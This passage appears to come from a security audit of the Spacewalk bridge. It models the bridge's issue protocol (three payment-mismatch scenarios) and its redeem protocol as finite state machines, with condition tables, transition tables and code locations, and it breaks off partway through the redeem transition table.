On the environment simulation adopted by unit and integration tests, the bridge is supposed to work in a production environment with several vaults and a multitude of users leveraging the bridge capabilities. However, the tests included in the codebase simulate use cases with a single vault and the minimum amount of involved actors. Such scenarios may not represent or cover the behavior of the implementation in presence of many interacting entities.

Documentation

Each pallet and client package includes a detailed `README.md` on how to run, test, and benchmark the package it refers to. Also, common errors and basic troubleshooting is reported to ease the running effort.

On the high-level documentation and specification side, the Spacewalk pallets borrow most of their architecture and implementation from the Interlay bridge whose specification reports in detail the behavior of all the bridge operations.

Basic differences between Interlay and Spacewalk are covered by the Pendulum doc and by a Medium article by the Pendulum team.

SPACEWALK STATE MACHINES | PENDULUM - SPACEWALK

These sections describe the specification of the main flows of the protocols `issue`, `redeem` and `replace`, which are common to interBTC and Spacewalk, as deterministic finite state machines (DFSMs). DFSMs have been used during the Spacewalk bridge audit as a complementary methodology to assess the correctness of the implementation of the protocol's design. Indeed, DFSMs offer auditors an abstraction to identify the major security conditions that must hold in the implementation.

Spacewalk Issue protocol

This section formalizes the Issue protocol flows of the Spacewalk bridge into DFSMs, which are based on the Interlay Protocol Specification.

Actors:

- User
- Vault

Definition:

- C: Collateral Locked by the Vault.
- CT: 1.5 (150%) Collateral Threshold.
- GCT: GriefingCollateralThreshold
- X: Amount Of Tokens.
- GFC=X*GCT=Griefing Collateral.
- TxP: Proof Of Stellar Transaction.
- IRR: ReferenceIssueRequest
- HG: IssuePeriod "Hourglass"

Precondition:

- Vault V is not banned
- X should be higher than min

The issue protocol starts when the user sends a `request_issue(X)` transaction. Once the user sends a transaction on the parachain, then he has to send a transaction within the equivalent amount of `X` on Stellar. We can model this situation as:

- User send request_issue(X)
- User send on Stellar (X+y) with $y \in R$.

Thus we can distinguish three different scenarios:

- y=0

- y<0
- y>0

Spacewalk issue protocol, scenario y=0

Consider that this scenario only includes the flows where:

- User send request_issue(X).
- User send on Stellar (X+y) with y ∈ R.
- y=0.

We consider the deterministic finite state machine as a 4-tuple (Q; ConL; TF; STp) consisting of:

- a finite set of states Q
- a finite set of Condition ConL
- a finite set of transition functions TF
- a set of accepted states transition STp

Sets

- `Q` ={ `1` ; `2` ; `3` ; `4` ; `5.a` ; `5.b` ; `5.c` }
- `ConL` = { `C>=(1.5)X` ; `User.Balance>=GFC == User.Balance>=X*GFT` ; `User has called request_issue` ; `HG!Over` ; `IssueID ! used before` ; `TxProof! used before` ; `User must be the same of State 2` ; `HGisOver` ; `Flow 1 -> 2 -> 4 -> 5.c` ; `TxProof is related to IssueID` }
- `TF` ={ `UserCall request_issue` ; `HG Expires` ; `UserCall executeIssue` ; `VaultCall cancel_issue` ; `User send Tx on Stellar with Memo=issueID` }
- `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3->5.a(1)` ; `3->5.a(2)` ; `3->4` ; `4->5.b` ; `4->5.c` }

Final States Description

State	Description
5.a	User receive X InterBTC token on the parachain
5.b	Vault gains the User's GFC and He gains the X token on Stellar previously sent by the User to his address
5.c	Vault gains the User's GFC

Condition Table

Condition ID	Condition
ID1	`C>=(1.5)X`


Condition ID	Condition
ID2	`User.Balance>=GFC == User.Balance>=X*GFT`
ID3	`User has called request_issue`
ID4	`HG!Over`
ID5	`HGisOver`
ID6	`(IssueID)! used before`
ID7	`(TxProof)! used before`
ID8	`User must be the same of State 2`
ID9	`TxProof is related to IssueID`
ID10	`Flow 1 -> 2 -> 4 -> 5.c`

- Given `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3->5.a(1)` ; `3->5.a(2)` ; `3->4` ; `4->5.b` ; `4->5.c` }

State Transition Table

State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`1->2`	ID1;ID2	UserCall: `request_issue`	`pallets/issue/src/lib.rs`,line `240`
`2->3`	ID3	User Send Tx on Stellar with Memo=issueID	None
`2->4`	ID3;ID5	HG expires	None
`3->4`	ID3;ID5	HG expires	None
`3->5.a(1)`	ID3;ID4;ID6;ID7;ID8;ID9	UserCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`3->5.a(2)`	ID3;ID4;ID6;ID7;ID9	VaultCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`4->5.b`	ID3;ID5;ID6	VaultCall `cancel_issue`	`pallets/issue/src/lib.rs`,line `293`
`4->5.c`	ID3;ID5;ID6;ID10	VaultCall `cancel_issue`	`pallets/issue/src/lib.rs`,line `293`

Flows State Machine



Possible Flows

1. `1 -> 2 -> 3 -> 5.a(1)`
2. `1 -> 2 -> 3 -> 5.a(2)`
3. `1 -> 2 -> 3 -> 4 -> 5.b`
4. `1 -> 2 -> 4 -> 5.c`

Spacewalk issue protocol, scenario y>0

This scenario only includes the flows where:

- User send request_issue(X).
- User send on Stellar (X+y) with $y \in R$.
- y>0.

We consider the deterministic finite state machine as a 4-tuple (Q; ConL; TF; STp) consisting of:

- a finite set of states Q
- a finite set of Condition ConL
- a finite set of transition functions TF
- a set of accepted states transition STp

Sets

- `Q` ={ `1` ; `2` ; `3` ; `4` ; `5.a` ; `5.b` ; `5.c` ; `5.d` }
- `ConL` = { `C>=(1.5)X` ; `User.Balance>=GFC == User.Balance>=X*GFT` ; `User has called request_issue` ; `HG!Over` ; `IssueID ! used before` ; `TxProof! used before` ; `User must be the same of State 2` ; `HGisOver` ; `Flow 1 -> 2 -> 4 -> 5.c` ; `TxProof is related to IssueID` ; `C>=(1.5)(X+y)` ; `(1.5)X<=C<(1.5)(X+y)` }
- `TF` ={ `UserCall request_issue` ; `HG Expires` ; `UserCall executeIssue` ; `VaultCall cancel_issue` ; `User send Tx on Stellar with Memo=issueID` }
- `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3->5.a(1)` ; `3->5.a(2)` ; `3->5.d(1)` ; `3->5.d(2)` ; `3->4` ; `4->5.b` ; `4->5.c` }

Final States Description

State	Description
5.a	The IRR.XamountInterBTC is automatically increased and more collateral of the Vault is reserved thus User receives X+y InterBTC token on the parachain
5.b	Vault gains the User's GFC and He gains the X token on Stellar previously sent by the User to his address
5.c	Vault gains the User's GFC
5.d	User receives X InterBTC token on the parachain and loses y InterBTC which goes to the vault. A refund Request is sent to the Vault. There are no penalties if the Vault does not fulfil the refund Request as it is considered a punishment for the user error

Condition Table

Condition ID	Condition
ID1	`C>=(1.5)X`
ID2	`User.Balance>=GFC == User.Balance>=X*GFT`
ID3	`User has called request_issue`

Condition ID	Condition
ID4	`HG!Over`
ID5	`HGisOver`
ID6	`(IssueID)! used before`
ID7	`(TxProof)! used before`
ID8	`User must be the same of State 2`
ID9	`TxProof is related to IssueID`
ID10	`C>=(1.5)(X+y)`
ID11	`(1.5)X<=C<(1.5)(X+y)`
ID12	`Flow 1 -> 2 -> 4 -> 5.c`


- Given `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3->5.a(1)` ; `3->5.a(2)` ; `3->5.d(1)` ; `3->5.d(2)` ; `3->4` ; `4->5.b` ; `4->5.c` }

State Transition Table

State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`1->2`	ID1;ID2	UserCall: `request_issue`	`pallets/issue/src/lib.rs`,line `240`
`2->3`	ID3	User Send Tx on Stellar with Memo=issueID	None
`2->4`	ID3;ID5	HG expires	None
`3->4`	ID3;ID5	HG expires	None
`3->5.a(1)`	ID3;ID4;ID6;ID7;ID8;ID9;ID10	UserCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`3->5.a(2)`	ID3;ID4;ID6;ID7;ID9;ID10;ID11	VaultCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`3->5.d(1)`	ID3;ID4;ID6;ID7;ID8;ID9;ID11	UserCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`3->5.d(2)`	ID3;ID4;ID6;ID7;ID9;ID11	VaultCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`

State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`4->5.b`	ID3;ID5;ID6	VaultCall `cancel_issue`	`pallets/issue/src/lib.rs`,line `293`
`4->5.c`	ID3;ID5;ID6;ID12	VaultCall `cancel_issue`	`pallets/issue/src/lib.rs`,line `293`

Flows State Machine



Possible Flows

1. `1 -> 2 -> 3 -> 5.a(1)`
2. `1 -> 2 -> 3 -> 5.a(2)`
3. `1 -> 2 -> 3 -> 4 -> 5.b`
4. `1 -> 2 -> 4 -> 5.c`
5. `1 -> 2 -> 3 -> 5.d(1)`
6. `1 -> 2 -> 3 -> 5.d(2)`

Spacewalk issue protocol, scenario y<0

This scenario only includes the flows where:

- User send request_issue(X).
- User send on Stellar (X+y) with y ∈ R.
- y<0.

We consider the deterministic finite state machine as a 4-tuple (Q; ConL; TF; STp) consisting of:

- a finite set of states Q
- a finite set of Condition ConL
- a finite set of transition functions TF
- a set of accepted states transition STp

Sets

- `Q` ={ `1` ; `2` ; `3.a` ; `3.b` ; `4` ; `5.a` ; `5.b` ; `5.c` ; `5.d` }
- `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3.a->5.a` ; `3.a->3.b` ; `3.b->5.d` ; `3.a->4` ; `3.b->4` ; `4->5.b` ; `4->5.c` }
- `ConL` = { `C>=(1.5)X` ; `User.Balance>=GFC == User.Balance>=X*GFT` ; `User has called request_issue` ; `HG!Over` ; `IssueID ! used before` ; `TxProof! used before` ; `User must be the same of State 2` ; `HGisOver` ; `Flow 1 -> 2 -> 4 -> 5.c` ; `TxProof is related to IssueID` }
- `TF` ={ `UserCall request_issue` ; `HG Expires` ; `UserCall executeIssue` ; `VaultCall cancel_issue` ; `User send Tx on Stellar with Memo=issueID` ; `User send 2nd Tx on Stellar with Memo=issueID` }

Final States Description

State	Description
5.a	The user receives X-y InterBTC on the parachain. The user even loose ((X-y)*GFC)/100 which is slashed from the Greifing collateral as a penalty.
5.b	Vault gains the User's GFC and He gains all the X tokens on Stellar previously sent by the User to his address in both transactions
5.c	Vault gains the User's GFC
5.d	The user has lost X-y amount of BTC on the Stellar blockchain (first transaction). User receives the X1 InterBTC on the substrate parachain (second transaction)

Condition Table

Condition ID	Condition	Flows Involved	State Transition Pairs
ID1	`C>=(1.5)X`	1;2;3;4;5;6	`1->2`
ID2	`User.Balance>=GFC == User.Balance>=X*GFT`	1;2;3;4;5;6	`1->2`
ID3	`User has called request_issue`	1;2;3	`2->3.a`;`2->4`;`3.a->5.a`;`3.a->3.b`;`3.a->4`;`3.b->4`
ID4	`HG!Over`	1;2	`3.a->5.a`;`3.a->3.b`
ID5	`HGisOver`	4;5;6	`2->4`;`3.a->4`;`3.b->4`;`4->5.b`;`4->5.c`
ID6	`(IssueID)! used before`	4;5;6	`3.a->5.a`;`3.b->5.d(1)`;`3.b->5.d(2)`;`4->5.b`;`4->5.c`
ID7	`(TxProof)! used before`	1;2;3	`3.a->5.a`;`3.b->5.d(1)`;`3.b->5.d(2)`
ID8	`User must be the same of State 2`	1;2	`3.a->5.a`;`3.b->5.d(1)`
ID9	`TxProof is related to IssueID`	1;2;3	`3.a->5.a`;`3.b->5.d(1)`;`3.b->5.d(2)`
ID10	`Flow 1 -> 2 -> 4 -> 5.c`	1;2	`4->5.c`


- Given `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3.a->5.a` ; `3.a->3.b` ; `3.b->5.d` ; `3.a->4` ; `3.b->4` ; `4->5.b` ; `4->5.c` }

State Transition Table

State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`1->2`	ID1;ID2	UserCall: `request_issue`	`pallets/issue/src/lib.rs`,line `240`
`2->3`	ID3	User Send Tx on Stellar with Memo=issueID	None
`2->4`	ID3;ID5	HG expires	None

State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`3.a->4`	ID3;ID5	HG expires	None
`3.b->4`	ID3;ID5	HG expires	None
`3.a->5.a`	ID3;ID4;ID6;ID7;ID8;ID9	UserCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`3.b->5.d(1)`	ID3;ID4;ID6;ID7;ID8;ID9	UserCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`3.b->5.d(2)`	ID3;ID4;ID6;ID7;ID9	VaultCall: `execute_issue`	`pallets/issue/src/lib.rs`,line `265`
`4->5.b`	ID3;ID5;ID6	VaultCall `cancel_issue`	`pallets/issue/src/lib.rs`,line `293`
`4->5.c`	ID3;ID5;ID6;ID10	VaultCall `cancel_issue`	`pallets/issue/src/lib.rs`,line `293`

Flows State Machine



Possible Flows

1. `1 -> 2 -> 3.a -> 5.a`
2. `1 -> 2 -> 3.a -> 3.b -> 5.d`
3. `1 -> 2 -> 3.a -> 3.b -> 5.d`
4. `1 -> 2 -> 3.a -> 4 -> 5.b`
5. `1 -> 2 -> 4 -> 5.c`
6. `1 -> 2 -> 3.a -> 3.b -> 4 -> 5.b`

The Spacewalk Redeem Protocol

This section represents the Redeem protocol DFSM of the Spacewalk bridge, which is based on the Interlay Protocol specification.

Actors:

- User

- Vault

Definition:

- C: Collateral Locked by the Vault.
- CT: 1.5 (150%) Collateral Threshold.
- GCT: GriefingCollateralThreshold
- X: Amount Of Tokens and InterTokens.
- GFC=X*GCT=Griefing Collateral.
- TxP: Proof Of Stellar Transaction.
- IRR: ReferenceRedeemRequest
- HG: IssuePeriod "Hourglass"

Precondition:

- User has already completed a requestIssue:
    - User owns X interBTC.
    - Vault has `C>=(1.5)X` locked
- Vault V is not banned
- X should be higher than min

We consider the deterministic finite state machine as a 4-tuple (Q; ConL; TF; STp) consisting of:

- a finite set of states Q
- a finite set of Condition ConL
- a finite set of transition functions TF
- a set of accepted states transition STp

Sets

- `Q` ={ `1` ; `2` ; `3` ; `4` ; `5.a` ; `5.b` ; `5.c` ; `5.d` ; `6` }
- `ConL` = { `HG!Over` ; `redeemID ! used before` ; `TxProof! used before` ; `User must be the same of State 1` ; `Vault is equal to the one chosen by User` ; `HGisOver` ; `TxProof is related to redeemID` ; `Vault become Undercollateralized` }
- `TF` = { `UserCall request_redeem` ; `HG Expires` ; `Vault send Tx on Stellar with Memo=redeemID` ; `UserCall cancel_redeem(retry)` ; `UserCall cancel_redeem(reimbursment)` ; `VaultCall execute_redeem` ; `VaultCall mintTokensForReimbursedRedeem` }
- `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3->5.a` ; `3->4` ; `4->5.b` ; `4->5.c` ; `4->5.d` ; `5.d->6` ; }

Final States Description

State	Description
5.a	User Locked interTokens are destroyed. User receive Stellar.
5.b	User transfer InterToken to the vault and receive C equivalent to X in exchange + Part of Vault Collateral X* (0.1)
5.c	User get back its InterTokens + Part of Vault Collateral
5.d	User InterTokens gets burned. User receive the Collateral remaining in the vault which can be less than the equivalent of burned tokens. Vault issuedTokens decreases
6	Vault issued tokens are increased

Condition Table

Condition ID	Condition
ID1	`Vault is equal to the one chosen by User`
ID2	`HG!Over`
ID3	`HGisOver`
ID4	`(RedeemID)! used before`
ID5	`(TxProof)! used before`
ID6	`TxProof is related to RedeemID`
ID7	`User must be the same of State 1`
ID8	`Vault become Undercollateralized`


- Given `STp` ={ `1->2` ; `2->3` ; `2->4` ; `3->5.a` ; `3->4` ; `4->5.b` ; `4->5.c` ; `4->5.d` ; `5.d->6` ; }

State Transition Table

State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`1->2`	Precodintion Satisfied	UserCall: `request_redeem`	`pallets/redeem/src/lib.rs` ,line `264`
`2->3`	ID1	Vault Send Tx on Stellar with Memo=redeemID	None

State Transition Pair	Condition To Hold	State Transition Function	Codebase Location
`2->4`	ID3	HG expires	None
`3->4`	ID3	HG expires	None
`3->5.a`	ID1;ID2;ID4;ID5;ID6	Vault Call: `execute_redeem`	`pallets/redeem/src/lib.rs`, line `315`
`4->5.b`	ID3;ID4;ID7	UserCall: `cancel_redeem(reimbursment)`	`pallets/redeem/src/lib.rs`, line `351`
